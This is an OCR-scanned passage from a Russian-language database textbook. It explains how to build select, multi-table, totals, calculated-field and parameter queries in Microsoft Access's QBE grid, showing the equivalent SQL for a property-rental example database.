Запросы на выборку данных являются самым распространенным типом запросов. Они предназначены для извлечения данных из одной или нескольких таблиц и отображения полученных результатов в виде сетки с выбранными данными, допускающей обновление содержащихся в ней записей (с некоторыми ограничениями). В сетке с выбранными данными извлеченная из таблицы информация отображается в виде набора столбцов и строк, подобно обычной электронной таблице. Запросы на выборку допускают группирование записей, а также вычисление сумм, счетчиков, средних значений и применение агрегирующих функций других типов.

Как уже указывалось в предыдущем разделе, простой оператор выборки может быть создан с помощью мастера простых запросов, который можно вызвать из диалогового окна, показанного на рис. 7.2. Но в этой главе мы рассмотрим пример создания простого запроса в режиме Design View — начиная с нуля, без помощи каких-либо мастеров. После изучения этого раздела рекомендуем читателю ознакомиться с доступными мастерами, чтобы оценить их возможности.

В начале создания нового запроса к базе данных открывается окно Select Query (запрос на выборку) и на экран выводится диалоговое окно, которое в нашем случае будет содержать список таблиц и запросов, существующих в базе данных *Dream-Home*. В этом окне пользователю необходимо указать таблицы и/или запросы, содержащие интересующие его данные.

Окно Select Query представляет собой графический инструмент языка QBE. Для определения образца интересующих нас записей в графической среде этого окна для выборки, перетаскивания или манипулирования содержащимися в нем объектами можно использовать мышь. Определение полей и записей, которые должны быть включены в результаты запроса, производится в сетке языка QBE.

При создании запроса в сетке формирования запроса QBE СУБД Microsoft Access неявно генерирует для него эквивалентный оператор SQL. Просмотреть и отредактировать этот оператор SQL можно в окне SQL. Дальше в этой главе эквивалентный оператор SQL будет приведен для каждого запроса, созданного в сетке QBE или с помощью соответствующего мастера. Следует отметить, что многие из приведенных в этой главе операторов SQL, сгенерированных СУБД Microsoft Access, не отвечают требованием стандарта SQL, описанного в главах 5 и 6.

7.2.1. Задание критериев отбора

Критериями отбора называют ограничения, налагаемые на результаты выполнения запроса с целью выборки только тех полей или записей данных, которые представляют интерес для пользователя. Например, для извлечения из таблицы PropertyForRent только столбцов номера объекта (propertyNo), города (city), типа объекта (type) и суммы арендной платы (rent) в сетке QBE может

быть подготовлен запрос, показанный на рис. 7.3, а. После выполнения этого запроса полученные результаты будут отображены в сетке данных, содержащей только указанные столбцы таблицы PropertyForRent (рис. **7.3,** *б).* Текст эквивалентного оператора SQL для данного запроса показан на рис. 7.3, *в.*

Обратите внимание, что на рис. 7.3, *а* показано заполненное окно Select Query (Запрос на выборку) со списком полей исходной таблицы (в данном случае — PropertyForRent), отображенным над сеткой QBE. В некоторых из приведенных ниже примеров будет показана только сетка QBE, поскольку состав полей исходной таблицы (таблиц) можно легко определить по набору полей, помещенному в сетку.

Предположим, что в запрос, показанный на рис, 7.3, а, необходимо добавить новый критерий, который позволит нам выбирать сведения только об объектах недвижимости, расположенных в городе Глазго, т.е. следует определить критерий,




Рис. 7.3. Пример запроса: а) сетка QBE с запросом на выборку полей propertyNo, city, type и rent из таблицы PropertyForRent; б) результирующая сетка с данными этого запроса; в) эквивалентный оператор SQL запроса

который ограничит результирующий набор данных только теми записями, в которых поле city имеет значение 'Glasgow'. Для этого достаточно ввести в сетке QBE указанное значение в ячейку Criteria столбца city. Можно продолжить усложнение условий отбора, вводя дополнительные критерии для того же поля или для других полей. Если поместить некоторые выражения в несколько ячеек строки Criteria, СУБД Access соединит их, используя логическую операцию AND (И) или OR (Или). Если выражения в разных ячейках будут введены в одну и ту же строку сетки QBE, СУБД Access использует для их соединения операцию AND. Это означает, что в результирующий набор будут помещены только записи, которые отвечают одновременно всем указанным критериям отбора. Если выражения будут помещены в разные строки сетки QBE, СУБД Microsoft Access использует для их соединения логическую операцию OR. В этом случае в результирующий набор попадут любые записи, отвечающие хотя бы одному из указанных условий отбора.

Например, для вывода сведений о расположенных в городе Глазго объектах недвижимости, ежемесячная арендная плата для которых составляет от 350 до 450 фунтов стерлингов, достаточно поместить значение 'Glasgow' в ячейку Criteria (Условие отбора) столбца city и ввести выражение 'Between 350 And 450' в ячейку Criteria столбца rent. Пример соответствующим образом заполненной сетки QBE приведен на рис. 7.4, *а*. После выполнения данного запроса будет выведена сетка данных, содержащая только те записи, которые отвечают указанному критерию, как показано на рис. 7.4, *б*. Эквивалентный оператор SQL для данного запроса представлен на рис. 7.4, *в*.

Предположим, что теперь требуется так изменить данный запрос, чтобы одновременно выбирались и сведения обо всех объектах недвижимости, расположенных в городе Абердин, причем установленный для них размер арендной платы не имеет значения. Для этого достаточно поместить значение 'Aberdeen' в ячейку строки or под ячейкой со значением 'Glasgow' столбца city. Вид сетки QBE с расширенным вариантом запроса представлен на рис. 7.5, *а*. После выполнения этого запроса будет выведена сетка данных, содержащая записи, отвечающие указанному критерию (рис. 7.5, *б)*. Эквивалентный оператор SQL для данного запроса представлен на рис. 7.5, в. Обратите внимание, что в этом случае считаются удовлетворяющими установленному критерию все записи, у которых поле city содержит значение 'Glasgow' *и* (операция *And)* значение в поле rent находится в диапазоне от 350 до 450 фунтов стерлингов, *или* (операция Or) записи, у которых значение в поле city равно 'Aberdeen' (независимо от значения в поле rent).

При определении значений, которые следует выбирать, могут использоваться подстановочные символы или оператор LIKE. В этом случае отбор будет вестись по заданной начальной части значения или по указанному более сложному шаблону. Например, предположим, что необходимо выбрать сведения об объектах недвижимости, расположенных в городе Глазго, однако правильность написания названия этого города на английском языке вызывает у вас сомнение. В этом случае можно воспользоваться конструкцией с оператором LIKE и поместить в ячейку Criteria столбца city выражение 'LIKE Glasgo'. В альтернативном варианте для достижения того же самого результата можно использовать подстановочные символы и поместить в ту же ячейку значение 'Glasg*', если неизвестно точное количество букв в названии города. Подстановочный символ (*) указывает местоположение произвольного количества символов. С другой стороны, если мы точно знаем длину требуемого значения, можно ввести в качестве критерия значение 'Glasg??'. Подстановочный символ (?) указывает местоположение единственного неизвестного символа.

7.2.2. Создание многотабличных запросов

В правильно нормализованной базе данных связанные данные могут храниться сразу в нескольких таблицах. Поэтому очень важно, чтобы при обработке запросов СУБД поддерживала возможность объединения связанной информации, сохраняемой в различных таблицах.

Для того чтобы выбрать необходимые данные сразу из нескольких таблиц, следует подготовить запрос на выборку данных; в окне запроса будут представлены все требуемые таблицы, а критерий отбора будет определен в сетке QBE. Например, для выборки имени и фамилии владельцев объектов недвижимости с указанием учетных номеров принадлежащих им объектов, а также названий городов, в которых расположены эти объекты, следует создать запрос, показанный на рис. 7.6, а. Списки полей исходных таблиц запроса (а именно: таблиц PrivateOwner и PropertyForRent) размещены в окне запроса над сеткой QBE.





Рис. 7.4. Пример запроса: а) сетка QBE с запросом на выборку данных о расположенных в городе Глазго объектах недвижимости, установленная арендная плата которых составляет от 350 до 450 фунтов стерлингов; б) результирующая сетка с данными этого запроса; в) эквивалентный оператор SQL запроса




в)

```
SELECT PropertyForRent.propertyNo, PropertyForRent.city, PropertyForRent.type, PropertyForRent.rent
FROM PropertyForRent
WHERE (((PropertyForRent.city)="Glasgow") AND ((PropertyForRent.rent) Between 350 And 450)) OR
(((PropertyForRent.city)="Aberdeen"));
```

Рис. 7.5. Пример запроса: а) сетка QBE с запросом на выборку данных о расположенных в городе Глазго объектах недвижимости, установленная арендная плата которых составляет от 350 до 450 фунтов стерлингов, и обо всех объектах в городе Абердин, независимо от размера арендной платы; б) результирующая сетка с данными запроса; в) эквивалентный оператор SQL запроса

В результирующую таблицу запроса из таблицы PrivateOwner выбираются столбцы fName и lName, а из таблицы PropertyForRent — столбцы propertyNo и city. После выполнения данного запроса будет выведена сетка данных, содержащая записи, отвечающие указанному критерию, как показано на рис. 7.6, *б*. Эквивалентный оператор SQL для данного запроса представлен на рис. 7.6, *в*.

Многотабличный запрос (рис. 7.6), является примером запроса с *внутренним (естественным) соединением*. Соединения подробно рассматривались в разделах 4.1.3 и 5.3.7.



в)
```
SELECT PrivateOwner.fName, PrivateOwner.lName, PropertyForRent.propertyNo, PropertyForRent.city
FROM PrivateOwner INNER JOIN PropertyForRent ON PrivateOwner.ownerNo =
PropertyForRent.ownerNo;
```

Рис. 7.6. Пример запроса: а) сетка QBE с многотабличным запросом, предназначенным для выборки имен и фамилий владельцев объектов недвижимости с указанием учетных номеров принадлежащих им объектов и названий городов, в которых эти объекты расположены; б) результирующая сетка с данными запроса; в) эквивалентный оператор запроса SQL

Если в окно запроса на выборку помещается больше одной исходной таблицы, следует убедиться, что списки их полей связаны между собой линиями соединения, т.е. СУБД Microsoft Access имеет информацию о том, как соединить таблицы друг с другом. Обратите внимание, что на рис. 7.6, *а* СУБД Access поместила над верхней частью линии соединения символ 1, указывающий на единичную сторону связи типа "один ко многим". Над нижней частью линии соеди-

нения помещен символ ∞, отмечающий множественную сторону этой же связи. Это означает, что в нашем примере один владелец может владеть многими объектами недвижимости, сдаваемыми в аренду.

Если СУБД Access не выполнила соединение таблиц автоматически или если между данными таблицами еще не была описана какая-либо связь, то таблицы в окне запроса не будут связаны линией соединения. Возможность выборки связанных данных из двух таблиц сохранится, но потребуется указать способ соединения этих таблиц непосредственно при создании запроса в окне сетки QBE. Но для того чтобы две таблицы можно было соединить непосредственно в запросе, в обеих таблицах должны существовать связанные поля. В примере, показанном на рис. 7.6, поле ownerNo (Номер владельца) является общим для обеих таблиц — PrivateOwner и PropertyForRent. Для того чтобы соединение работало правильно, оба столбца должны содержать одинаковые значения в связанных записях данных.

СУБД Microsoft Access не обеспечивает автоматическое соединение таблиц, если взаимосвязанные данные находятся в полях с разными именами. Но при создании запроса существует возможность указать общие поля двух таблиц в сетке QBE.

7.2.3. Запросы с обобщением

Достаточно часто появляется необходимость обобщения той или иной группы данных. Например, сколько сдаваемых в аренду объектов имеется в каждом из городов? Чему равна средняя заработная плата работников компании? Сколько раз осматривался каждый из сдаваемых в аренду объектов с начала текущего года?

Операцию агрегирующих вычислений над группой записей можно выполнить с помощью запросов с подведением итогов (иногда их называют *агрегирующими запросами).* СУБД Microsoft Access позволяет производить различные типы итоговых вычислений, включая операции суммирования (Sum), вычисления среднего значения (Avg), поиска минимального (Min) или максимального (Max) значения, а также подсчета экземпляров (Count). Чтобы получить доступ к соответствующим функциям, следует изменить тип запроса на Totals (Итоговый), в результате чего в сетке QBE будет отображена дополнительная строка с надписью Total (Групповая операция). После выполнения агрегирующего запроса отображается таблица, содержащая *снимок* состояния данных — набор строк, который не допускает внесения изменений.

Как и в случае запросов других типов, в запросе с подведением итогов может быть указан некоторый критерий отбора записей. Например, предположим, что требуется определить общее количество объектов недвижимости, сдаваемых в аренду в каждом из городов. Для этого необходимо сначала сгруппировать данные об объектах по значению поля city, для чего используется функция Group By, а затем вычислить для каждой группы итоговое значение с помощью функции Count. Общий вид сетки QBE с подобным запросом показан на рис. 7.7, *а;* результирующая сетка данных представлена на рис. 7.7, *б;* эквивалентный оператор SQL данного запроса — на рис. 7.7, *в.*


Для выполнения некоторых вычислений может потребоваться подготовить собственное выражение. Например, предположим, что требуется вычислить сумму годовой арендной платы для каждого из объектов недвижимости, сведения о котором имеются в таблице PropertyForRent, с указанием значений номера объекта (propertyNo), города (city) и типа объекта (type). Сумма годовой арендной платы для каждого из объектов вычисляется посредством умножения суммы месячной арендной платы на количество месяцев в году (12). Для проведения этих вычислений в отдельный столбец сетки QBE следует поместить выражение 'Yearly rent:

[rent] *12', как показано на рис. 7.8, *а*. В этом выражении часть 'Yearly rent:' представляет собой имя нового столбца, а остальная часть ('[rent]*12') задает формулу вычисления помещаемых в него значений как произведение значения поля rent каждой записи на 12. Результирующая сетка данных запроса показана на рис. 7.8, *б*. Эквивалентный оператор SQL этого запроса представлен на рис. 7.8, в.

7.3. Более сложные типы запросов QBE

В СУБД Microsoft Access предусмотрен целый ряд усовершенствованных запросов. В настоящем разделе рассматриваются наиболее широко применяемые из этих запросов, включая следующие:

- параметрические запросы;
- перекрестные запросы;
- запросы на выборку дубликатов;
- запросы на выборку записей, не имеющих соответствия.




в)

```
SELECT PropertyForRent.city, Count(PropertyForRent.propertyNo) AS CountOfpropertyNo
FROM PropertyForRent
GROUP BY PropertyForRent.city;
```

Рис. 7.7. Пример запроса: а) сетка QBE с агрегирующим запросом, предназначенным для определения количества объектов недвижимости, сдаваемых в аренду в каждом из городов; б) результирующая сетка данных этого запроса; в) эквивалентный оператор SQL

а)



IV,

в) SELECT PropertyForRent.propertyNo, PropertyForRent.city,
PropertyForRent.type, [rent]*12AS [Yearly Rent]
FROM PropertyForRent;


Рис, 7.8. Пример запроса: а) сетка QBE с запросом на выборку, предусматривающим вычисление суммы годовой арендной платы для каждого сдаваемого в аренду объекта недвижимости; б) результирующая сетка данных этого запроса; в) эквивалентный оператор SQL

7.3.1. Параметрические запросы

Параметрические запросы позволяют вывести одно или несколько заранее определенных диалоговых окон, предназначенных для ввода пользователем конкретных значений параметров запроса (критериев).

Параметрические запросы создаются посредством ввода в ячейку Criteria (Условие отбора) текста обращения к пользователю, заключенного в квадратные скобки. Эти действия выполняются для каждого столбца, значение которого должно указываться в качестве параметра. Например, предположим, что требуется так доработать запрос, показанный на рис. 7.6, а, чтобы пользователь мог ввести имя и фамилию владельца, для которого необходимо выбрать сведения о принадлежащих ему объектах недвижимости. Сетка QBE с подобным параметрическим запросом представлена на рис. 7.9, а. Для выборки сведений об объектах недвижимости, принадлежащих владельцу с име-

нем 'Carol Farrel', необходимо ввести соответствующие значения имени и фамилии владельца в первое и второе диалоговые окна, показанные на рис. 7.9, *б*. Содержимое полученной в результате выполнения данного запроса сетки данных представлено на рис. 7.9, *в*, а эквивалентный оператор SQL запроса — на рис. 7.9, г.



(d)
```
SELECT PrivateOwner.fName, PrivateOwner.lName, PropertyForRent.propertyNo. PropertyForRent.city
  FROM PrivateOwner INNER JOIN PropertyForRent ON PrivateOwner.ownerNo = PropertyForRent.ownerNo
 WHERE (((PrivateOwner.fName)=[Enter Owner's First Name]) AND ((PrivateOwner.lName)=[Enter .
  Owner's Last Name]));
```

